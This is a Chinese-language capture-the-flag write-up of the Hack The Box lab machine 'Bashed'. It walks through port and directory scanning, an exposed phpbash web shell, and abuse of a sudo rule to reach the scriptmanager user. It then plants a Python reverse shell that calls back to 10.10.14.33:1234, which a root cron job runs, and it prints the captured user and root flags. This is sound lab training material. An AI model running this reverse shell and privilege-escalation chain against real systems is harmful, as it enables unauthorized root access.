
- 链接

https://www.hackthebox.eu/home/machines/profile/118

```
~ >>> sudo nmap -sS 10.10.10.68
[sudo] elloit 的密码:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 12:40 CST
Nmap scan report for 10.10.10.68
Host is up (0.33s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.72 seconds
```



phpbash可能路径下就有这种执行命令的脚本


`gobuster dir -u http://10.10.10.68/ -t 200 -w ~/SecLists/Discovery/Web-Content/common.txt`


```
/css (Status: 301)
/dev (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/php (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
```

Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80





下载tshd获取一个稳定的tty shell


发现两个用户：

```
www-data@bashed:/home$ ls -al
total 16
drwxr-xr-x  4 root          root          4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
drwxr-xr-x  4 arrexel       arrexel       4096 Dec  4  2017 arrexel
drwxr-xr-x  3 scriptmanager scriptmanager 4096 Dec  4  2017 scriptmanager
www-data@bashed:/home$ cat arrexel/user.txt
2c281f318555dbc1b856957c7147bfc1
www-data@bashed:/home$
```

user.txt

2c281f318555dbc1b856957c7147bfc1

监控进程发现：




```
www-data@bashed:/tmp$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/tmp$ ls -al /
total 88
drwxr-xr-x  23 root          root           4096 Dec  4  2017 .
drwxr-xr-x  23 root          root           4096 Dec  4  2017 ..
drwxr-xr-x   2 root          root           4096 Dec  4  2017 bin
drwxr-xr-x   3 root          root           4096 Dec  4  2017 boot
drwxr-xr-x  19 root          root           4240 Jun 28 21:39 dev
drwxr-xr-x  89 root          root           4096 Dec  4  2017 etc
drwxr-xr-x   4 root          root           4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root             32 Dec  4  2017 initrd.img ->
boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root           4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root           4096 Dec  4  2017 lib64
drwx------   2 root          root          16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root           4096 Dec  4  2017 media
drwxr-xr-x   2 root          root           4096 Feb 15  2017 mnt
drwxr-xr-x   2 root          root           4096 Dec  4  2017 opt
dr-xr-xr-x 112 root          root              0 Jun 28 21:39 proc
drwx------   3 root          root           4096 Dec  4  2017 root
drwxr-xr-x  18 root          root            500 Jun 28 21:39 run
drwxr-xr-x   2 root          root           4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Dec  4  2017 scripts
drwxr-xr-x   2 root          root           4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root              0 Jun 28 22:15 sys
drwxrwxrwt  10 root          root           4096 Jun 28 22:19 tmp
drwxr-xr-x  10 root          root           4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root           4096 Dec  4  2017 var
lrwxrwxrwx   1 root          root             29 Dec  4  2017 vmlinuz ->
boot/vmlinuz-4.4.0-62-generic
www-data@bashed:/tmp$
```

www-data 用户可以使用sudo执行scriptmanager所有的命令。

scripts文件夹为scriptmanager所有。

```
www-data@bashed:/tmp$ sudo -u scriptmanager ls /scripts
test.py  test.txt
www-data@bashed:/tmp$ sudo -u scriptmanager bash
# 进入scriptmanager
```

test.py


```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

test.txt

```
testing 123!
```

写入test.py文件

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.33",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/bash","-i"])
```



```
~ >>> nc -lvp 1234
Connection from 10.10.10.68:40600
bash: cannot set terminal process group (12169): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# ls
ls
test.py
test.txt
root@bashed:/scripts# cd /root
cd /root
root@bashed:~# ls -al
ls -al
total 32
drwx------  3 root root 4096 Dec  4  2017 .
drwxr-xr-x 23 root root 4096 Dec  4  2017 ..
-rw-------  1 root root    1 Dec 23  2017 .bash_history
-rw-r--r--  1 root root 3121 Dec  4  2017 .bashrc
drwxr-xr-x  2 root root 4096 Dec  4  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Dec  4  2017 root.txt
-rw-r--r--  1 root root   66 Dec  4  2017 .selected_editor
root@bashed:~# cat root.txt
cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
```

root.txt

cc4f0afe3a1026d402ba10329674a8e2